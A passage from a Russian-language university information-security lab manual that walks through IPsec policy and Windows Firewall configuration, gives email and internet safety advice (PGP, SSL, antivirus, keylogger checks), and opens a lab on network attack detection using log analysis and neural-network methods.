


Рисунок 2 - Методы аутентификации (экранный снимок)

8. Выберите метод и щелкните на кнопке Далее, отобразится завершающий диалог мастера с флажком, предлагающим изменить политику безопасности. Оставьте флажок на месте и щелкните на кнопке Готово. Отобразится диалог настройки свойств новой политики IP-безопасности .

Для изменения настроек политики IP-безопасности можно либо щелкнуть на кнопке Изменить и откорректировать параметры в отобразившемся диалоге, либо воспользоваться мастером, который автоматически запускается при отмеченном флажке Изменить политику безопасности в завершающем диалоге мастера политики IP-безопасности; это позволяет упростить процедуры настройки, которые достаточно сложны и требуют понимания принципов функционирования политики IP-безопасности.




Рисунок 3 - Диалог настройки параметров политики IP-безопасности (экранная копия)

## Назначение параметров настройки брандмауэра Windows

Работа брандмауэра Windows определяется параметрами: Включить; Включить, но не разрешать исключения и Выключить.

- Включить. По умолчанию брандмауэр включен, и если нет другого брандмауэра, то лучше оставить его в таком состоянии. В этом состоянии брандмауэр Windows будет блокировать все непредусмотренные запросы на подключение к вашему компьютеру за исключением тех, которые предназначены для программ или служб, выбранных на вкладке Исключения.




Рисунок 4 - Графический интерфейс брандмауэра Windows (экранный снимок)

- Включить, но не разрешать исключения. При установке флажка Не разрешать исключения брандмауэр Windows блокирует все непредусмотренные запросы на подключение к компьютеру, в том числе и те, которые предназначены для программ и служб, выбранных на вкладке Исключения. Этот параметр служит для максимальной защиты компьютера, например при подключении к общедоступной сети в отеле или в аэропорту или в периоды распространения через Интернет особо опасных вирусов или червей. Нет необходимости все время использовать флажок Не разрешать исключения, поскольку при этом некоторые программы могут перестать работать правильно, а кроме того, будут блокироваться непредусмотренные запросы к следующим службам:
  - Служба доступа к файлам и принтерам;
  - Средства «Удаленный помощник» и «Дистанционное управление рабочим столом»;
  - Обнаружение сетевых устройств;
  - Заранее настроенные программы и службы в списке Исключения;
  - Дополнительные объекты, добавление в список Исключения.

Если установлен флажок Не разрешать исключения, можно по-прежнему отправлять и получать электронную почту, использовать программу передачи мгновенных сообщений или просматривать большинство Web-страниц.

- Выключить. Данный параметр отключает брандмауэр Windows, в результате чего компьютер становится уязвим к атакам злоумышленников или вирусов. Этот параметр могут использовать только опытные пользователи временно в целях администрирования компьютера или при наличии защиты другим брандмауэром. Параметры настройки, заданные для случая, когда компьютер подсоединен к домену, сохраняются отдельно от параметров для работы компьютера

не в составе домена. Эти отдельные группы параметров настройки называются профилями.

Чтобы включить или выключить брандмауэр Windows, необходимо

1. Войти в систему под учетной записью Администратор;
2. В меню Пуск выбрать команды Настройка и Панель управления;
3. Дважды щелкнуть на значке Брандмауэр Windows;
4. На вкладке Общие выбрать один из следующих параметров:
  - Включить(рекомендуется) ;
  - Выключить (не рекомендуется).

Помогая обеспечить защиту компьютера, брандмауэр Windows блокирует непредусмотренные запросы на подключение к вашему компьютеру. Поскольку брандмауэр ограничивает обмен данными между компьютером и Интернетом, может потребоваться регулировка параметров для некоторых программ, которым требуется свободное подключение к Интернету. Для этих программ можно сделать исключение, чтобы они могли связываться через брандмауэр.

Однако следует помнить, что каждое исключение, дающее программе возможность связываться через брандмауэр Windows, делает компьютер уязвимым. Создание исключения равносильно пробиванию бреши в брандмауэре.

Если таких брешей окажется слишком много, брандмауэр уже не будет прочной преградой. Обычно взломщики используют специальные программы для поиска в Интернете компьютеров с незащищенными подключениями. Если создать много исключений и открыть много портов, компьютер может оказаться жертвой таких взломщиков.

Чтобы уменьшить потенциальный риск при создании исключений:

- создавайте исключение, только когда оно действительно необходимо;
- никогда не создавайте исключений для незнакомой программы;
- удаляйте исключения, когда необходимость в них отпадает.

Иногда требуется открыть кому-то возможность связи с вашим компьютером, несмотря на риск, - например, когда ожидается получение файла, посланного через программу передачи мгновенных сообщений, или когда хочется принять участие в сетевой игре через Интернет.

Если идет обмен мгновенными сообщениями с собеседником, который собирается прислать файл (например, фотографию), брандмауэр Windows запросит подтверждение о снятии блокировки подключения и разрешении передачи фотографии на ваш компьютер.

Чтобы разрешить непредусмотренные подключения к программе на своем компьютере, в брандмауэре Windows используется вкладка Исключения.

Если программа или служба, для которых требуется создать исключение, отсутствуют в списке на вкладке Исключения, можно добавить ее с помощью кнопки Добавить программу. Если программа отсутствует в списке программ, которые можно добавить, нажмите кнопку Обзор, чтобы найти ее, затем откройте интерфейс брандмауэра Windows и на вкладке Исключения в группе Программы и службы установите флажок для программы или службы, которые требуется разрешить, и нажмите кнопку ОК.

Если программа или служба, которые требуется разрешить, отсутствуют в списке, выполните следующие действия: нажмите кнопку Добавить программу. В диалоговом окне Добавление программы выберите необходимую программу и нажмите кнопку ОК. Эта программа появится (с установленным флажком) на вкладке Исключения в группе Программы и службы. Нажмите кнопку ОК.

Если программа или служба, которые требуется разрешить, не указаны в перечне диалогового окна Добавление программы, выполните следующие действия: в диалоговом окне Добавление программы нажмите кнопку Обзор, найдите программу, которую требуется добавить, и дважды щелкните ее. Программа появится в группе Программы в диалоговом окне Добавление программы. Нажмите кнопку ОК. Эта программа появится (с установленным флажком) на вкладке Исключения в группе Программы и службы. Нажмите кнопку ОК.

Для некоторых программ номера портов не определены заранее. Эти программы открывают порты автоматически при необходимости. Чтобы такие программы могли соединиться с вашим компьютером, брандмауэр Windows должен позволить программе открыть нужный порт. Для правильной работы таких программ их необходимо внести в список на вкладке Исключения брандмауэра.




Рисунок 5 - Подключение непредусмотренных программ и служб (экранная копия)

Чтобы обеспечить безопасность компьютера, необходимо держать брандмауэр Windows (или другой брандмауэр по выбору) включенным, чтобы он блокировал любые непредусмотренные запросы на подключение к компьютеру. Для возможности подключения такого типа необходимо разрешить исключение или открыть порт для конкретной программы или службы. Порт - это проход в ваш компьютер, через который может передаваться информация. Если идет обмен мгновенными сообщениями с собеседником, который собирается прислать файл, брандмауэр Windows запросит подтверждение о снятии блокировки подключения и разрешение передачи этого файла на ваш компьютер. При желании участвовать в сетевой

игре через Интернет с друзьями вы можете добавить эту игру как исключение, чтобы брандмауэр пропускал игровую информацию на ваш компьютер.

Каждый открытый порт, дающий программе возможность связываться через брандмауэр Windows, делают компьютер уязвимым. Открытие порта также равносильно пробиванию бреши в брандмауэре. Если открыть много портов, компьютер может оказаться жертвой взломщиков. Чтобы уменьшить потенциальный риск при открытии портов:

- открывайте порт, только когда он действительно необходим;
- никогда не открывайте порт для программы, которую плохо знаете;
- закрывайте порт, когда необходимость в нем отпадает.




Рисунок 6 - Разрешение работы программ через порт (экранный снимок)

У каждого порта есть номер, который играет роль адреса. Многие программы и службы имеют «постоянные адреса», т. е. для них заранее определены номера портов. Номера портов, необходимые для программы или службы, можно найти в документации производителя или на Web-узле.

Если программу не удалось найти, можно открыть порт. Чтобы определить, какой порт нужно открыть, на вкладке Исключения нажмите кнопку Добавить порт.

При добавлении или изменении параметров настройки для службы или программы, например для игры, следует выбрать условие открытия порта: для любого компьютера или только для компьютеров локальной сети.

Если выбран вариант Любой компьютер, тогда к компьютеру сможет подключиться любой компьютер из Интернета или из локальной сети. Если выбран вариант Только локальная сеть, к данному компьютеру смогут подключиться компьютеры только из локальной сети.

## **Защита электронной почты**

Для защиты своей электронной почты учтите, что именно вы и никто другой представляет наибольшую опасность для своей переписки. Именно вы пересылаете по почте все, что угодно, в открытом виде; именно вы щелкаете на всяких вложениях и отвечаете на самые конфиденциальные вопросы, в том числе о своей учетной записи, в ответ на послания в ваших почтовых ящиках; именно вы раздаете направо и налево свои идентификационные данные; наконец, именно вы никак не хотите прислушаться к совету - перевести свою переписку на Web-сайты, предоставляющие почтовые услуги.

Запомните, что, если вы используете почтового клиента, никогда не конфигурируйте его на автоматическое открытие почтовых вложений. Любое послание от любого лица может содержать вложение самого опасного характера, поскольку его может послать кто угодно, в том числе вирус, заразивший компьютер отправителя. Следует установить программу антивируса и установить режим непрерывного сканирования поступающей почты, непрерывно обновляя свои антивирусные средства. Если же вам требуется просмотреть подозрительное вложение, то поместите присланный файл на отдельный диск (дискету) и проверьте его на вирус.

Для защиты электронных посланий от фальсификации в современном информационном сообществе применяется метод электронной подписи. В РФ принят закон об электронной цифровой подписи, как и во многих других странах. Легализация своей электронной подписи - дело не бесплатное, но если вы используете электронную почту для деловой переписки, то верхом неосторожности было бы рассылать письма без электронной подписи, да еще и в открытом виде.

Если у Вас нет настоящей, юридически легитимной цифровой подписи, используйте хотя бы программу PGP, и обменивайтесь со своими деловыми партнерами подписанными PGP-ключами.

Перехват паролей учетной записи почтового сервера - это серьезная проблема. Существуют почтовые протоколы, например APOP (это протокол POP, дополненный аутентификацией клиента) и SASL (Simple Authentication and Security Layer - уровень простой аутентификации и защиты), защищающие связь клиента с почтовым сервером от перехвата паролей. Но для их использования требуется поддержка протоколов APOP и SASL как клиентом, так и сервером почтовой службы. Попробуйте выяснить, так это или нет, у своего Интернет-провайдера.

Всех этих проблем лишена почтовая служба, предоставляемая через Web. Вместо настройки почтового клиента, что вовсе не так просто, как кажется на первый взгляд, вы сгружаете на Web-сайте регистрационную Web-страницу, где указываете свое входное имя и пароль, а также некоторую другую информацию. Помните, что в ответ на просьбу указать свой домашний адрес, телефон, имя и фамилию и т. д. не следует указывать реальные данные. Далее вы щелкаете на кнопке - и для вас создается почтовый ящик на заокеанском сервере, принадлежащий солидной фирме, которая не будет продавать ваши электронные адреса всяким спаммерам.

Как же можно отличить солидную фирму от всех прочих? Если вы работаете с Web-сайтом, предлагающим почтовый сервис, то настоящие сайты все пересылки конфиденциальной информации выполняют в защищенном режиме, использующем сокеты SSL (Secure Sockets Layer - протокол защищенных сокетов). При работе с сервером, поддерживающим сокеты SSL, в интернет-адресе сайта вместо записи `http://` появляется запись `https://` (HyperText Transmission Protocol Secure - протокол защищенной передачи гипертекстов), а в строке состояния браузера IE отображается замочек. Щелчок на замочке открывает диалог с сертификатом Web-сайта, где вы сразу можете увидеть, кто владелец этого Web-сайта - известная фирма Microsoft или подозрительная компания. Без такой проверки связываться с почтовым сервером вряд ли стоит - вы просто не будете знать, куда шлете письма и что там с ними будут делать. Более того, ваши пароли и имена, вводимые при регистрации, будут в открытом виде долго путешествовать по проводам, где любитель чужих секретов без проблем извлечет их из общего потока информации и использует по своему усмотрению.

1. Зарегистрируйтесь на надежном, сертифицированном Web-сайте, предоставляющем почтовые услуги, например `http://www.gmail.com`, которые к тому же выполняют антивирусную проверку поступающей почты.

2. Зашифруйте свое сообщение с помощью открытого PGP-ключа получателя, который вы лично от него получили и подписали своей цифровой подписью, т.е. подтвердили достоверность ключа. То же самое сделайте с почтовыми вложениями, причем это даже выгодно с точки зрения затрат времени, поскольку PGP-шифрование сжимает данные. Теперь любому злоумышленнику придется туго, поскольку взломать PGP-ключ длиной 2 Кбайт (2048 бит) может быть по силам только достаточно мощной организации. Но следует заметить, что, если на вашем компьютере «работает» клавиатурный шпион, все ваши хлопоты по поводу безопасности электронной почты пойдут насмарку.

В этом случае все ваши пароли, явки и адреса злоумышленник, установивший в ваш компьютер «жучка», будет знать не хуже вас. Так что не забудьте перед настройкой безопасности почтовой службы вначале проверить свой компьютер на предмет наличия «Троянов» и клавиатурных шпионов. И учтите, что эти шпионы без труда могут быть установлены, пока вы где-то ходите, не запустив парольную заставку, или не выключили компьютер.

### **Правила Интернет – безопасности**

Чтобы защититься от угроз, связанных с сервисами электронной почты и доставки файлов, следуйте таким рекомендациям:

- Установите на своем компьютере антивирусную программу и настройте ее на непрерывную проверку электронной почты и загружаемых файлов на наличие вирусов.
- Чтобы исключить перехват паролей доступа к электронной почте, воспользуйтесь почтовыми службами, предоставляемыми на Web-сайтах, поддерживающих SSL-доступ при регистрации на сайте и имеющих сертификат от доверенных бюро СА.
- Отсылаемые электронные послания шифруйте и подписывайте своей электронной подписью. Если у вас нет легитимной электронной

подписи, то воспользуйтесь средствами PGP для создания доверенных отношений с получателями своих писем.

- Для защиты службы доставки файлов воспользуйтесь шифрованием, применяя его в том числе при передаче файлов через FTP-сервер. При шифровании средствами PGP применяйте подписанные PGP-ключи, достоверность которых вами установлена.
- Избегайте загрузки файлов с ненадежных Web-сайтов, в число которых следует автоматически отнести все сайты, не поддерживающие SSL-доступ с надежным сертификатом.
- Чтобы исключить потерю конфиденциальности своей работы на компьютере, тщательно следите за отсутствием на нем троянских коней и клавиатурных шпионов. Лучшее средство защиты - не допускать несанкционированную установку злоумышленной программы.
- Следите за состоянием своего компьютера, просматривая скрытые процессы, проверяя наличие неведомо откуда появившихся папок и файлов, особенно скрытых, и списки установленных программ. Для этого можно воспользоваться программами защиты от клавиатурных шпионов, например, программы Cleaner.
- Особо подготовленные пользователи могут просматривать содержимое системного реестра с целью выявления подозрительных записей. Всем остальным можно воспользоваться специальными программами контроля содержимого системного реестра.
- Для пресечения работы клавиатурного шпиона воспользуйтесь программным брандмауэром, который закроет доступ шпиону к Интернету и выдаст его присутствие при попытке передать собранную информацию через электронную почту.

### **Список литературы, рекомендуемый к использованию по данной теме:**

*Основная:* 1

*Дополнительная:* 1-4

*Методическая: 1*

*Интернет-ресурсы: 1*

*Программное обеспечение: 1,2*

## **Тема 5. Угрозы информационной безопасности телекоммуникационных систем**

### **Лабораторная работа №19**

*Исследование способов предотвращения компьютерных атак с помощью архитектуры интернет/интранет с выделением зон защиты*

**Формируемые компетенции:** ПК-3; ПК-4

**Введение.** На сегодня трудно отметить какой-либо проект в области информационных технологий, в котором не решались бы задачи обеспечения информационной безопасности как каждом из функциональных уровней: на уровне клиента, на уровне сети, на уровне файл-серверов и серверов БД. С неуклонным ростом объемов обрабатываемой информации и повышением ее ценности, как “товара”, вопросы безопасной и надежной работы информационных систем выходят на первый план. Поэтому стоит вопрос подготовки современного специалиста в области информационных систем, знающего основные приемы и методы обнаружения и устранения последствий несанкционированных действий. Для этих целей в последнее время все большее применение находят нейросетевые методы обнаружения атак на сетевом уровне. В данной работе мы попытались кратко изложить основную концепцию исследования нейросетевых методов защиты при проведении научно-исследовательских лабораторных работ студентов на кафедре “Конструирование и производство ЭА” МГТУ им. Н.Э. Баумана. При проведении данных работ использовались программные продукты фирмы Internet Security System любезно предоставленные ее дистрибьютером в России - фирмой “Информзащита”, которой мы выражаем искреннюю признательность.

**История вопроса “обнаружения атак”.** Необходимость в оперативном обнаружении и реакции на возможные несанкционированные действия возникла перед системными администраторами еще на заре появления вычислительных сетей. Основным инструментом для выполнения данных действий вот уже на протяжении многих десятков лет являются

файлы-регистрации (log-файлы -“логи”). Если сеть состоит из нескольких клиентских мест, то просмотр и анализ логов может быть осуществлен и вручную, а если в сети тысячи пользователей, то вручную ежедневно проверять все лог-файлы просто не представляется возможным. Вот здесь и приходят на выручку системному администратору специальные программные средства как непосредственно для автоматического разбора лог-файлов, так и для сканирования и интеллектуального управления сетью. Следовательно, основная задача программных систем данного класса - обнаружение, классификация атаки и формирование последовательности действий по ликвидации ее последствий.

